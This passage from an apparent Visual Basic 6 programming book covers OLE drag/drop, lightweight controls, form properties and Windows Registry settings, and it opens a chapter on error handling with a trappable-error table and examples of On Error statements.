When the user presses the mouse button in **Text1**, then, we start the OLE drag/drop operation with the **OLEDrag** method:

```
Private Sub Text1_MouseDown(Button As Integer, Shift As Integer, X As _
    Single, Y As Single)

    Text1.OLEDrag
```

```
End Sub
```

This triggers an **OLEStartDrag** event for **Text1**:

```
Private Sub Text1_OLEStartDrag(Data As DataObject, AllowedEffects As Long)

End Sub
```

Here, we'll let the user drag the text from the text box **Text1**, and we do that by placing that text into the data object passed to us in the **OLEStartDrag** event handler:

```
Private Sub Text1_OLEStartDrag(Data As DataObject, AllowedEffects As Long)

    Data.SetData Text1.Text, vbCFText
...
End Sub
```

We also must set the **AllowedEffects** parameter to the OLE drag/drop operations we'll allow:

```
Private Sub Text1_OLEStartDrag(Data As DataObject, AllowedEffects As Long)

    Data.SetData Text1.Text, vbCFText
    AllowedEffects = vbDropEffectMove

End Sub
```

And that's it—now users can drag the text from the text box. To let them drop that text in the other text box, **Text2**, we'll enable that text box for OLE drops in the next topic.

OLE Drag/Drop: Dropping Data

The testing department is on the phone again. It's fine that you've allowed users to drag data from controls in your program, but how about letting them *drop* that data as well? Coming right up, you say.

To let users drop OLE data, you use the **OLEDragDrop** event (this event occurs only if the object's **OLEDropMode** property is set to **Manual** = 1):

```
Sub object_OLEDragDrop( data As DataObject,   effect As Long, _
   button As Integer,   shift As Integer,   x As Single, y As Single)
```

Here are the parameters passed to this event handler:

- *data*—A DataObject object containing data in formats that the source will provide.
- *effect*—A Long integer set by the target component identifying the action that has been performed, if any. This allows the source to take appropriate action if the component was moved. See the next list for the possible settings.
- *button*—An integer that gives the mouse button state. If the left mouse button is down, *button* will be 1; if the right button is down, *button* will be 2; and if the middle button is down, *button* will be 4. These values add if more than one button is down.
- *shift*—An integer that gives the state of the Shift, Ctrl, and Alt keys when they are depressed. If the Shift key is pressed, *shift* will be 1; for the Ctrl key, *shift* will be 2; and for the Alt key, *shift* will be 4. These values add if more than one key is down.
- *x*, *y*—The current location of the mouse pointer. The *x* and *y* values are in terms of the coordinate system set by the object (in other words, using the **ScaleHeight**, **ScaleWidth**, **ScaleLeft**, and **ScaleTop** properties).

Here are the possible values for the *effect* parameter:

- **vbDropEffectNone**—0; drop target cannot accept the data.
- **vbDropEffectCopy**—1; drop results in a copy of data from the source to the target. (Note that the original data is unaltered by the drag operation.)
- **vbDropEffectMove**—2; drop results in data being moved from drag source to drop source. (Note that the drag source should remove the data from itself after the move.)

To get the dragged data in the **OLEDragDrop** event, you use the DataObject's **GetData** method, which returns the data stored in the format you've selected, if there is any:

```
DataObject.GetData ( format)
```

The *format* parameter here indicates the data format and may be set to one of these values:

- **vbCFText**—1; text (TXT) files
- **vbCFBitmap**—2; bitmap (BMP) files
- **vbCFMetafile**—3; Windows metafile (WMF) files
- **vbCFEMetafile**—14; enhanced metafile (EMF) files
- **vbCFDIB**—8; device-independent bitmap (DIB)
- **vbCFPalette**—9; color palette
- **vbCFFiles**—15; list of files
- **vbCFRTF**—-16639; Rich Text Format (RTF) files

Let's see an example. In the previous topic, we've allowed the user to drag the text from a text box, **Text1**, to another text box, **Text2**, whose **OLEDropMode** property is set to **Manual** = 1. To place the dropped data into

Text2, we just add a call to **GetData** to that text box's **OLEDragDrop** event handler:

```
Private Sub Text1_MouseDown(Button As Integer, Shift As Integer, X As _
    Single, Y As Single)

    Text1.OLEDrag

End Sub

Private Sub Text1_OLECompleteDrag(Effect As Long)
    MsgBox "Returned OLE effect: " & Effect
End Sub

Private Sub Text1_OLEStartDrag(Data As DataObject, AllowedEffects As Long)

    Data.SetData Text1.Text, vbCFText
    AllowedEffects = vbDropEffectMove

End Sub

Private Sub Text2_OLEDragDrop(Data As DataObject, Effect As Long, _
    Button As Integer, Shift As Integer, X As Single, Y As Single)
    Text2.Text = Data.GetData(vbCFText)
End Sub
```

And that's it—now run the program, as shown in Figure 28.5. When you do, you can drag the text from the text box on the left, **Text1**, to the text box on the right, **Text2**, as shown in that figure. Our OLE drag/drop example is a success.

Figure 28.5 Dragging text data from one text box to another using OLE drag/drop.

The code for this example, oledrag.frm version 1, appears in Listing 28.2 (version 2, which is located on in the oledrag folder on this book's accompanying CD-ROM, will report back to **Text1** what happened when **Text2** accepted the data).

Listing 28.2 oledrag.frm version 1

```
VERSION 6.00
Begin VB.Form Form1
   Caption         =   "Form1"
   ClientHeight    =   3195
   ClientLeft      =   60
   ClientTop       =   345
   ClientWidth     =   4680
   LinkTopic       =   "Form1"
   ScaleHeight     =   3195
```

```
   ScaleWidth      =   4680
   StartUpPosition =   3  'Windows Default
   Begin VB.TextBox Text2
      Height          =   495
      Left            =   2760
      OLEDropMode     =   1  'Manual
      TabIndex        =   1
      Top             =   1200
      Width           =   1215
   End
   Begin VB.TextBox Text1
      Height          =   495
      Left            =   480
      OLEDropMode     =   1  'Manual
      TabIndex        =   0
      Text            =   "OLE Drag!"
      Top             =   1200
      Width           =   1215
   End
End
Attribute VB_Name = "Form1"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = False

Private Sub Text1_MouseDown(Button As Integer, Shift As Integer, X As _
    Single, Y As Single)
    Text1.OLEDrag

End Sub


Private Sub Text1_OLEStartDrag(Data As DataObject, AllowedEffects As Long)
    Data.SetData Text1.Text, vbCFText
    AllowedEffects = vbDropEffectMove
End Sub

Private Sub Text2_OLEDragDrop(Data As DataObject, Effect As Long, _
    Button As Integer, Shift As Integer, X As Single, Y As Single)
    Text2.Text = Data.GetData(vbCFText)
End Sub
```

OLE Drag/Drop: Reporting The Drag/Drop Outcome

When the user drops data into a target component during an OLE drag/drop operation, you can make sure the source component is informed of that fact with the **OLECompleteDrag** event:

```
Sub object_CompleteDrag([  effect As Long])
```

Here, the *effect* parameter can take these values:

- **vbDropEffectNone**—0; drop target cannot accept the data.
- **vbDropEffectCopy**—1; drop results in a copy of data from the source to the target. (Note that the original data is unaltered by the drag operation.)
- **vbDropEffectMove**—2; drop results in data being moved from drag source to drop source. (Note that the drag source should remove the data from itself after the move.)

Let's see an example. Here, we'll add code to our oledrag example that we've developed in the previous few examples to report what happened when users drop the data they've dragged from **Text1** into **Text2** using **Text1**'s **OLECompleteDrag** event:

```
Private Sub Text1_OLECompleteDrag(Effect As Long)
    MsgBox "Returned OLE effect: " & Effect
End Sub
```

Now the program displays the OLE effect value when the user drops the OLE data, as shown in Figure 28.6. The code for this example is located in the oledrag folder on this book's accompanying CD-ROM.




Figure 28.6 Reporting the results of an OLE drag/drop operation.

Using The Lightweight Controls

The Testing Department is on the phone again. Your program, *SuperDuperDataCrunch*, sure is using up a lot of memory. Can't you do something about it? You ask, any suggestions? They say, how about using lightweight controls to replace the 200 command buttons in the program?

To save memory, you can use the Microsoft *lightweight* controls, also called the *windowless* controls because they don't include all the internal machinery needed to support a window and window procedure. The lightweight controls come in the ActiveX control group named MSWLess.ocx.

You add them to a project with the Project[vbar]Components menu item, clicking the Controls tab and selecting the Microsoft Windowless Controls entry in the Component's dialog box.

TIP: If that entry does not appear in the Components dialog box, you must register MSWLess.ocx with Windows using the utility regsvr32.exe that comes with Windows and Visual Basic.

You can add the lightweight controls to a program, as shown in Figure 28.7, where you see the complete set of lightweight controls.




Figure 28.7 The windowless lightweight controls.

From the Visual Basic programmer's point of view, there are really only two differences between the standard Visual Basic controls and the lightweight controls: the lightweight controls do not have a **hWnd** property, and they do not support Dynamic Data Exchange (DDE). Besides those two differences, using a lightweight control is just like using a standard control; for example, you can add items to the **WLlist1** list box this way when the form loads:

```
Private Sub Form_Load()
```

```
    WLList1.AddItem "WLlist1"
End Sub
```

Or you can have the computer beep using the Visual Basic **Beep** statement when the user clicks the command button **WLCommand1**:

```
Private Sub WLCommand1_Click()
    Beep
End Sub
```

Passing Forms To Procedures

Can you pass forms to procedures in Visual Basic? You certainly can—just declare them with the keywords **As Form** in the argument list.

Let's see an example. Here, we set up a subroutine named **SetColor** that will set the background color of forms you pass to that subroutine, and we pass the current form to **SetColor** when that form loads:

```
Private Sub Form_Load()
    SetColor Me
End Sub
```

In the **SetColor** subroutine, we declare the passed form this way, giving it the name **TargetForm**:

```
Public Sub SetColor(TargetForm As Form)

End Sub
```

Now we're free to use the passed form as we would any form:

```
Public Sub SetColor(TargetForm As Form)
    TargetForm.BackColor = RGB(0, 0, 255)
End Sub
```

Determining The Active Form

You've got a multiform program and need to work with the controls on the currently active form (that is, the form with the focus)—but how do you determine which form is the active form?

You can use the Visual Basic Screen object's **ActiveForm** property to determine which form is active. For example, say we had a clock program with two forms, Form1 and Form2, each with a label control, **Label1**, in which we can display the current time using a timer, **Timer1**. However, we'll only update the time in the active form, which the user can switch simply by clicking the forms with the mouse.

To display the time, we add the timer, **Timer1**, to Form1, and set its **Interval** property to 1000 (as measured in milliseconds). Now we can use the **Label1** control in the currently active form in the timer's **Timer** event this way:

```
Private Sub Timer1_Timer()
    Screen.ActiveForm.Label1.Caption = Format(Now, "hh:mm:ss")
End Sub
```

We also make sure the second form, Form2, is shown when the program loads with Form1's **Load** event:

```
Private Sub Form_Load()
    Form2.Show
End Sub
```

You can see the result of this code in Figure 28.8. When you click one of the two forms, that form displays and updates the time, until you click the other form, which makes that other form take over.




Figure 28.8 Determining the active form.

The code for this example is located in the twoclocks folder on this book's accompanying CD-ROM. (This is the form with the name **Form1** in our example; **Form2** in this program is just a standard form with a label control, **Label1**, in it.)

Using The Form Object's Controls Collection

If you want to work with all the controls in a form indexed in an array, use the form's **Controls** collection. You can loop over all controls in a form using this collection. Let's see an example. Here, we fill a form with command buttons and then set the caption of each control to "Button" when the user clicks the form:

```
Private Sub Form_Click()
    For Each ButtonControl In Form1.Controls
        ButtonControl.Caption = "Button"
    Next
End Sub
```

That's all the code we need. Now the user can click the form to set the captions of all the buttons at once, as shown in Figure 28.9.




Figure 28.9 Using the **Controls** collection to set captions

Using the Forms Collection

In the previous topic, we saw that you can loop over all the controls in a form using the form's **Controls** collection. You can also loop over all the forms in an application using the Visual Basic

Global object's **Forms** collection.

Let's see an example. Here, we'll display three forms, **Form1**, **Form2**, and **Form3**, displaying Form2 and Form3 when Form1 loads:

```
Private Sub Form_Load()
    Form2.Show
    Form3.Show
End Sub
```

Now when the user clicks a button in Form1 named, say, **CloseAll**, we can hide all open forms this way using the **Forms** collection:

```
Private Sub CloseAll_Click()
    For Each Form In Forms
        Form.Hide
    Next Form
End Sub
```

Setting A Form's Startup Position

You can set the position of a form when it is first displayed by positioning it in the Visual Basic IDE's forms window, or by setting the **StartUpPosition** property at design time (this property is not available at runtime):

- **vbStartUpManual**—0; no initial setting specified
- **vbStartUpOwner**—1; center on the item to which the form belongs
- **vbStartUpScreen**—2; center form in the whole screen
- **vbStartUpWindowsDefault**—3 (the default); position in the upper-left corner of the screen

Note, of course, that you can also position a form in the form's **Load** event handler by setting its **Left** and **Top** properties.

Keeping A Form's Icon Out Of The Windows 95 Taskbar

The Aesthetic Design Department is on the phone again. The dialog boxes in your program, *SuperDuperTextPro*, are fine, but there's one little problem: when you display a dialog box, its icon appears in the Windows 95 taskbar, and according to company specs, dialog boxes should not add an icon to the taskbar, even when they're displayed. Oh, you say.

It's easy to keep a dialog box's icon—or other form's icon—out of the Windows 95 taskbar; just set that form's **ShowInTaskbar** property to False at design time (this property is read-only at runtime). In fact, that's the most common use for this property—to keep dialog box icons out of the taskbar.

Handling Keystrokes In A Form Before Controls Read Them

There's a subtle war for possession of the focus between forms and controls in Visual Basic. If you click a form, giving the focus to that form, what really happens is that a control in that form (if there are any) gets the focus. But what if you really wanted to give the focus to the form as a whole to use the form's keystroke events?

It turns out that you can indeed make sure the form gets keystrokes even before the control with the focus gets them by setting the form's **KeyPreview** property to True (the default is False). You can set this property at runtime or design time.

Let's see an example. Here, we add a text box, **Text1**, to a form. When the users click the form, we'll start intercepting keystrokes before they go to the text box. Following the Christmas example developed earlier in this book, we'll remove all occurrences of the letter "L" when the user types that letter (making the text box a No-"L" text box).

Here's how we start intercepting keystrokes when the user clicks the form:

```
Private Sub Form_Click()
    KeyPreview = True
End Sub
```

Now we'll get the keystrokes first, as the user presses them, no matter what control has the focus. We

can remove the letter “L” before it’s passed on to the text box in our example this way:

```
Private Sub Form_KeyPress(KeyAscii As Integer)
    If KeyAscii = Asc("L") Then
        KeyAscii = 0
    End If
End Sub
```

Making A Form Immovable

The Aesthetic Design Department is calling. They like the screen position they’ve set for the windows in your program—is there any way to make sure the user can’t move them?

There is. You can set the form’s **Moveable** property to False. Note, however, that you can only set this property at design time.

Showing Modal Forms

The Testing Department is on the phone again. When you show that form full of options, you shouldn’t let users go back to the main form until they’ve chosen the options they want. Hmm, you think, how does that work?

You can make a form *modal*, which means that the user has to dismiss it from the screen before working with the other forms in your application. You usually make only dialog boxes modal, but you can make any form modal if you wish. To make a form modal, pass the constant **vbModal** to the **Show** method:

```
Private Sub Command1_Click()
    Form2.Show vbModal
End Sub
```

Saving Values In The Windows Registry

Placing data in the Windows Registry saves that data for the next time your program runs, and the kind of data you save there usually represents settings for your program, such as window size and location. You can use the Windows Registry directly from Visual Basic. To save a setting in the Windows Registry, you use the **SaveSetting** statement:

```
SaveSetting  appname, section, key, setting
```

Here are the arguments for **SaveSetting**:

- *appname*—String containing the name of the application to which the setting applies.
- *section*—String containing the name of the section where the key setting should be saved.
- *key*—String containing the name of the key setting being saved.
- *setting*—Expression containing the value to set the key to.

Here's how it works: to save a setting in the Windows Registry, you pass your application's name, a section name, a key name, and the setting for that key. Using section names allows you to break up an application's set of keys into different groups, which can be handy in terms of organization. Those keys are the actual variables that you save settings to. We'll see an example showing how to get and save settings with the Windows Registry in the next topic.

Getting Values From The Windows Registry

You can get settings that you've placed in the Windows Registry with the **GetSetting** function, which returns the value of that setting, or the default value as specified in the list that follows:

```
GetSetting( appname, section, key[, default])
```

Here are the arguments passed to this function:

- *appname*—String containing the name of the application or project whose key setting is requested.
- *section*—String containing the name of the section where the key setting is found.
- *key*—String containing the name of the key setting to return.
- *default*—Expression containing the value to return if no value is set in the key setting. (If omitted, default is assumed to be a null string, "".)

Let's see an example. In Chapter 5, we developed the MRU application, which supports a Most Recently Used (MRU) menu item in the File menu. This item displayed the most recently opened file's name using data stored in the Registry.

We stored the MRU file name in a Registry section named “Settings” and gave that file name the key “Doc1”. When the program’s form first loads, then, we got the file name last stored there, if there was one, with **GetSetting** this way:

```
Private Sub Form_Load()
    Dim FileName As String
    FileName = GetSetting(App.Title, "Settings", "Doc1")

    If FileName <> "" Then
        Load mnuMRU(1)
        mnuMRU(1).Caption = FileName
        mnuMRU(1).Visible = True
    End If
End Sub
```

On the other hand, when the user opens a file, we store that file’s name in the Windows Registry this way so we can add it to the MRU menu item later:

```
Private Sub mnuOpen_Click()
    With dlgCommonDialog
        .DialogTitle = "Open"
        .CancelError = False
        .Filter = "All Files (*.*)[vbar]*.*"
        .ShowOpen
        If Len(.FileName) = 0 Then
            Exit Sub
        End If

        If GetSetting(App.Title, "Settings", "Doc1") = "" Then
            Load mnuMRU(1)
        End If
        mnuMRU(1).Caption = .FileName
        mnuMRU(1).Visible = True
        SaveSetting App.Title, "Settings", "Doc1", .FileName
    End With
End Sub
```

And that’s all there is to it—using **SaveSetting** and **GetSetting**, you can access the Windows Registry directly in a simple way.

Getting All Registry Settings

You can use the **GetAllSettings** to get a list of key settings and their values from a section in the Windows Registry. Here’s how you use **GetAllSettings**:

```
GetAllSettings( appname, section)
```

Here are the arguments for **GetAllSettings**:

- *appname*—String containing the name of the application whose key settings you want.
- *section*—String containing the name of the section whose key settings you want.

The **GetAllSettings** function returns a variant whose content is a two-dimensional array of strings, and these strings contain all the key settings in the indicated section and their values.

Deleting A Registry Setting

You can delete Registry settings with the **DeleteSetting** statement:

```
DeleteSetting  appname, section[, key]
```

Here are the arguments for **DeleteSetting**:

- *appname*—String expression containing the name of the application you want to work with.
- *section*—String expression containing the name of the section where the key you are deleting is stored. (If only *appname* and *section* are provided, the specified section is deleted along with all related key settings.)
- *key*—String expression containing the name of the key setting being deleted.

Chapter 29
Error Handling And Debugging

If you need an immediate solution to:

Writing Error Handlers
Using **On Error GoTo *Label***
Using **On Error GoTo *line#***
Using **On Error Resume Next**
Using **On Error GoTo 0**
Using **Resume** In Error Handlers
Using **Resume *Label*** In Error Handlers
Using **Resume *line#*** In Error Handlers
Using **Resume Next** In Error Handlers
Getting An Error's Error Code
Getting An Error's Description
Determining An Error's Source Object
Handling Errors In DLLs: The **LastDLLError** Property
Creating An Intentional (User-Defined) Error
Nested Error Handling
Creating An Error Object Directly In Visual Basic
Trappable Cancel Errors In Common Dialogs
Debugging In Visual Basic
Setting Debugging Breakpoints
Single-Stepping While Debugging
Examining Variables And Expressions
Adding Debug Watch Windows
Using The Immediate Window While Debugging
Clearing All Debugging Breakpoints
Executing Code Up To The Cursor While Debugging
Skipping Over Statements While Debugging

In Depth

This is our chapter on runtime errors and bugs. With a process called *trapping*, Visual Basic lets you catch many runtime errors, and we'll see how to do that here. And when we catch a runtime error, we'll see how to recover from that error without crashing the program. Just about every Visual Basic programmer is familiar with bugs—they're those annoying logic errors that occur when what the computer does doesn't appear to be the same as what you asked it to do. We'll ferret out bugs in this

chapter with the Visual Basic debugger.

We'll also see how to get and interpret error codes—including translating them to English, how to write error handlers, how to use the **Resume** statement to continue program execution, and quite a few other powerful topics. Handling runtime errors is usually a part of any commercially released Visual Basic program because Visual Basic handles runtime errors by displaying information only useful to the programmer. Visual Basic lets you handle runtime errors by trapping them with special code, and these errors are referred to as *trappable* errors. You'll find a list of the Visual Basic trappable errors in Table 29.1.

Table 29.1 The Visual Basic trappable error codes and messages.

Code	**Message**
3	Return without GoSub
5	Invalid procedure call
6	Overflow
7	Out of memory
9	Subscript out of range
10	This array is fixed or temporarily locked
11	Division by zero
13	Type mismatch
14	Out of string space
16	Expression too complex
17	Can't perform requested operation
18	User interrupt occurred
20	Resume without error
28	Out of stack space
35	Sub, Function, or Property not defined
47	Too many code resource or DLL application clients
48	Error in loading code resource or DLL
49	Bad code resource or DLL calling convention
51	Internal error
52	Bad file name or number
53	File not found
54	Bad file mode
55	File already open
57	Device I/O error
58	File already exists
59	Bad record length

61	Disk full
62	Input past end of file
63	Bad record number
67	Too many files
68	Device unavailable
70	Permission denied
71	Disk not ready
74	Can’t rename with different drive
75	Path/File access error
76	Path not found
91	Object variable or With block variable not set
92	For loop not initialized
93	Invalid pattern string
94	Invalid use of Null
97	Can’t call Friend procedure on an object that is not an instance of the defining class
98	A property or method call cannot include a reference to a private object, either as an argument or as a return value
298	System resource or DLL could not be loaded
320	Can’t use character device names in specified file names
321	Invalid file format
322	Can’t create necessary temporary file
325	Invalid format in resource file
327	Data value named not found
328	Illegal parameter; can’t write arrays
335	Could not access system registry
336	ActiveX Component not correctly registered
337	ActiveX Component not found
338	ActiveX Component did not run correctly
360	Object already loaded
361	Can’t load or unload this object
363	ActiveX Control specified not found
364	Object was unloaded
365	Unable to unload within this context
368	The specified file is out of date. This program requires a later version
371	The specified object can’t be used as an owner form for Show

380	Invalid property value
381	Invalid property-array index
382	Property Set can’t be executed at runtime
383	Property Set can’t be used with a read-only property
385	Need property-array index
387	Property Set not permitted
393	Property Get can’t be executed at runtime
394	Property Get can’t be executed on write-only property
400	Form already displayed; can’t show modally
402	Code must close topmost modal form first
419	Permission to use object denied
422	Property not found
423	Property or method not found
424	Object required
425	Invalid object use
429	ActiveX Component can’t create object or return reference to this object
430	Class doesn’t support Automation
432	File name or class name not found during Automation operation
438	Object doesn’t support this property or method
440	Automation error
442	Connection to type library or object library for remote process has been lost
443	Automation object doesn’t have a default value
445	Object doesn’t support this action
446	Object doesn’t support named arguments
447	Object doesn’t support current locale setting
448	Named argument not found
449	Argument not optional or invalid property assignment
450	Wrong number of arguments or invalid property assignment
451	Object not a collection
452	Invalid ordinal
453	Specified DLL function code resource not found
454	Code resource not found
455	Code resource lock error
457	This key is already associated with an element of this collection
458	Variable uses a type not supported in Visual Basic

459	This component doesn't support the set of events
460	Invalid Clipboard format
461	Specified format doesn't match format of data
480	Can't create AutoRedraw image
481	Invalid picture
482	Printer error
483	Printer driver does not support specified property
484	Problem getting printer information from the system. Make sure the printer is set up correctly
485	Invalid picture type
486	Can't print form image to this type of printer
520	Can't empty Clipboard
521	Can't open Clipboard
735	Can't save file to TEMP directory
744	Search text not found
746	Replacements too long
31001	Out of memory
31004	No object
31018	Class is not set
31027	Unable to activate object
31032	Unable to create embedded object
31036	Error saving to file
31037	Error loading from file

TIP: Getting "out of memory" errors has driven more than one programmer to distraction, How can I be out of memory? I have 512MB of RAM! In fact, Microsoft sometimes treats this error as a generic error, and programs can issue this error when the actual error cause is unknown.

With regard to debugging, Visual Basic provides programmers with a set of tools that is hard to beat. You can debug your programs interactively, working through your code line by line as the program runs. This powerful technique lets you work behind the scenes in a way that is invaluable to finding out what's going wrong. You can also specify where to begin debugging a program with *breakpoints*, which are lines of code that you tag to make the program halt and debugging start.

In this chapter, we'll see how to set and use breakpoints, execute code line by line, execute code up to a specified line, watch variables as they're changing, and more. Taking care of your program's bugs before you release it is important—the user might be able to handle runtime errors with the aid of our error handlers, but not errors in program logic.

Testing Your Programs

Before you release your programs for others to use, you'll probably want to test them first. This can involve a large investment of time—one that programmers are reluctant to make. It helps if you're smart in the way you go about testing your programs. For example, if your program operates on numeric data, you should test the bounds of variable ranges—it's easy to forget that the limits of Visual Basic integers, which are only 2-byte variables, are –32,768 to 32,767. Entering values like those, or values outside that range, can help test possible danger points. There is a bounds check you can perform for every crucial variable in your program. (Of course, you should check mid-range values as well, because a certain combination of values might give you unexpected errors.)

In addition, file operations are notorious for generating errors. What if the disk is full and you try to write to it? What if the file the user wants to read in doesn't exist? What if the output file turns out to be read-only? You should address and check all these considerations.

Besides the inherent programming checks, determining the logic danger-points of a program is also very important. For example, if your program has an array of data and you let the user average sections of that data by entering the number of cells to average over, what would happen if the user entered a value of 0? Or –100? Besides testing the software yourself, releasing beta versions of the software to be tested by other programmers or potential users is often a good idea.

If you do a lot of programming, you'll start to feel, sooner or later, that inevitably some user is going to come up with exactly the bad data set or operation that will crash your program. You might even start dreading the letters forwarded on to you from the Customer Relations Department. It's far better to catch all that before the program goes out the door, which is what beta testing your software is all about. The longer you test your program under usual—and unusual—operating circumstances, the more confidence you'll have that things are going as they should.

That's it for the overview of what's in this chapter—now it's time to turn to the Immediate Solutions section.

Immediate Solutions

Writing Error Handlers

Visual Basic has specific built-in ways to handle runtime errors, called *trappable errors*. When such an error occurs, you can direct the execution of your program to an *error handler*, which is a section of code written specifically to deal with errors.

Let's see an example to make this clearer. One area of programming very susceptible to runtime errors is file handling; we'll write our example here to open a file and display its contents in a text box—as well as to handle file errors. When the user clicks a button, **Command1**, we can show an Open dialog box using a Common Dialog control, **CommonDialog1**:

```
Private Sub Command1_Click()
    With CommonDialog1
```

```
        .ShowOpen
...
    End With
End Sub
```

The user enters the name of the file to open in that dialog box. We open the file, read the text in the file, and display it a multiline text box with scroll bars, **Text1** (with its **Multiline** property set to True and its **Scrollbars** property set to Both); then we close the file:

```
Private Sub Command1_Click()
    With CommonDialog1

        .ShowOpen
        Open .FileName For Input As #1
        Text1.Text = Input$(LOF(1), #1)

        Close #1

    End With
End Sub
```

Errors can occur here for a number of reasons—for example, the user may have typed in the name of a nonexistent file. To handle errors like that, we add an **On Error GoTo** statement like this, where we indicate that our error handler code will start at the label **FileError**:

```
Private Sub Command1_Click()

    On Error GoTo FileError

    With CommonDialog1

        .ShowOpen
        Open .FileName For Input As #1
        Text1.Text = Input$(LOF(1), #1)

        Close #1

    End With
```

Next, we add that label, **FileError**, and indicate with a message box that a file error occurred:

```
Private Sub Command1_Click()

    On Error GoTo FileError

    With CommonDialog1
```

```
        .ShowOpen
        Open .FileName For Input As #1
        Text1.Text = Input$(LOF(1), #1)

        Close #1

    End With

FileError:
    MsgBox "File Error"
End Sub
```

We also have to prevent execution of the normal code continuing into the error handler, so we add an **Exit Sub** statement to the code before that error handler:

```
Private Sub Command1_Click()

    On Error GoTo FileError

    With CommonDialog1

        .ShowOpen
        Open .FileName For Input As #1
        Text1.Text = Input$(LOF(1), #1)

        Close #1

    End With

    Exit Sub

FileError:
    MsgBox "File Error"
End Sub
```

So far, we've used very rudimentary code in our error handler, but error handlers get much more complex. As we'll see in this chapter, you can get the actual error code of the trappable error (as listed in Table 29.1) using the Visual Basic Err object's **Number** property. You can make that number the basis of a **Select Case** statement to take the appropriate action depending on which error occurred.

For example, here we handle two types of errors specifically—the case where the user clicked the Cancel button in the Common Dialog (you must set the Common Dialog control's **CancelError** property to True for the Common Dialog control to generate an error when the user clicks the Cancel button) and the File Not Found error:

```
Private Sub Command1_Click()

    On Error GoTo FileError

    With CommonDialog1

        .ShowOpen
        Open .FileName For Input As #1
        Text1.Text = Input$(LOF(1), #1)

        Close #1

    End With

    Exit Sub

FileError:
    Select Case Err.Number
        Case cdlCancel
            MsgBox "Please select a file."
            Resume
        Case 53
            MsgBox "File not found"
        Case Default
            MsgBox "File Error"
    End Select

End Sub
```

We'll see how to write error handlers like this one—and see what statements like **Resume** do—in this chapter. The code for this example is located in the errors folder on this book's accompanying CD-ROM.

Using On Error GoTo *Label*

The Visual Basic **On Error GoTo** statement is the foundation of handling trappable errors. When you execute an **On Error GoTo *Label*** statement in your code, execution is transferred to the code starting at *Label* if a trappable error has occurred. The code following that label is your error handler.

Let's see an example to make this clear. In the previous topic, we executed a statement indicating that our error handler code starts at the label **FileError** this way:

```
Private Sub Command1_Click()

    On Error GoTo FileError
...
```

Now if an error occurs, we'll transfer program execution to the code that follows the label **FileError**. That means that for all this code, error trapping is enabled:

```
Private Sub Command1_Click()

    On Error GoTo FileError

    With CommonDialog1
        .ShowOpen
        Open .FileName For Input As #1
        Text1.Text = Input$(LOF(1), #1)

        Close #1

    End With

    Exit Sub
...
```

The actual error-handling code itself follows the label **FileError** like this:

```
Private Sub Command1_Click()

    On Error GoTo FileError

    With CommonDialog1

        .ShowOpen
        Open .FileName For Input As #1
        Text1.Text = Input$(LOF(1), #1)

        Close #1
```

```
    End With

    Exit Sub

FileError:
    Select Case Err.Number
        Case cdlCancel
            MsgBox "Please select a file."
            Resume
        Case 53
            MsgBox "File not found"
        Case Default
            MsgBox "File Error"
    End Select

End Sub
```

TIP: Note that if you want to turn off error trapping at some point in your code, you can execute the statement **On Error GoTo 0** (see "Using **On Error GoTo 0**" coming up later in this chapter). You can also redirect error trapping to a new error handler by executing a new **On Error GoTo Label** statement.

Using On Error GoTo *line#*

Besides using a label to start an error handler (see the previous topic), you can refer to an error handler by line number in Visual Basic, using the **On Error GoTo *line#*** statement. Numbering code lines is part of Visual Basic history all the way back to the original days of the Basic language, and, in fact, many programmers don't know that you can number the lines of code in Visual Basic. For example, here's how we set up an error handler that starts at line 16 in our code (you can enter the line numbers directly in the code as shown in the following code), using the **On Error GoTo *line#*** statement:

```
Private Sub Command1_Click()
1
2    On Error GoTo 16
3
4    With CommonDialog1
5
6        .ShowOpen
7        Open .FileName For Input As #1
8        Text1.Text = Input$(LOF(1), #1)
9
10        Close #1
11
12    End With
13
```

```
14    Exit Sub
15
16
17    Select Case Err.Number
        Case cdlCancel
            MsgBox "Please select a file."
            Resume
        Case 53
            MsgBox "File not found"
        Case Default
            MsgBox "File Error"
    End Select

End Sub
```

Now when there's a trappable error, program execution jumps to line 16 to execute our error handler. Note that numbering lines has long been obsolete in Visual Basic; for most purposes, it's better to stick with **On Error GoTo *Label***.

Using On Error Resume Next

The **On Error Resume Next** statement provides an easy way to disregard errors, if you want to do so. Once you execute this statement, execution continues with the next line of code if the current line generates an error, and the error is disregarded.

Let's see an example. Here we set the **Text**, **Caption**, **Min**, and **Max** properties of the currently active control on a form when the user clicks that form. Because no one control has all those properties, this code would generate an error in a message box to the user:

```
Private Sub Form_Click()
    ActiveControl.Text = "Active control"
    ActiveControl.Caption = "Active Control"
    ActiveControl.Min = 0
    ActiveControl.Max = 100
End Sub
```

However, we can place an **On Error Resume Next** statement in the code to suppress all the trappable errors:

```
Private Sub Form_Click()
    On Error Resume Next
    ActiveControl.Text = "Active control"
    ActiveControl.Caption = "Active Control"
    ActiveControl.Min = 0
    ActiveControl.Max = 100
End Sub
```

The result here is that whichever of these four properties the active control does have is set, without any errors.

WARNING! Note, however, that code like this is not good programming form, of course; it's better to check what the type of the active control is before setting its properties instead of simply disregarding errors.

Using On Error GoTo 0

To turn off error trapping, you can use the **On Error GoTo 0** statement. For example, here we turn on error trapping to catch the case where the user clicks the Cancel button in a Common Dialog control's Font dialog box, but we then turn error trapping off if the user did not press Cancel (to make the Cancel button generate a trappable error, set the Common Dialog control's **CancelError** property to True; this is the standard way of catching the Cancel button when working with Common Dialogs):

```
Private Sub Command1_Click()
    On Error GoTo Cancel
    CommonDialog1.Flags = cdlCFBoth Or cdlCFEffects
    CommonDialog1.ShowFont
    On Error GoTo 0

    Text1.FontName = CommonDialog1.FontName
    Text1.FontBold = CommonDialog1.FontBold
    Text1.FontItalic = CommonDialog1.FontItalic
    Text1.FontUnderline = CommonDialog1.FontUnderline
    Text1.FontSize = CommonDialog1.FontSize
    Text1.FontName = CommonDialog1.FontName
Cancel:
End Sub
```

Using Resume In Error Handlers

When you're writing code for an error handler, you can return control to the main body of the procedure using the **Resume** statement. Program execution starts again with the line that caused the error, and this can be very valuable if you're able to fix the error in the error handler.

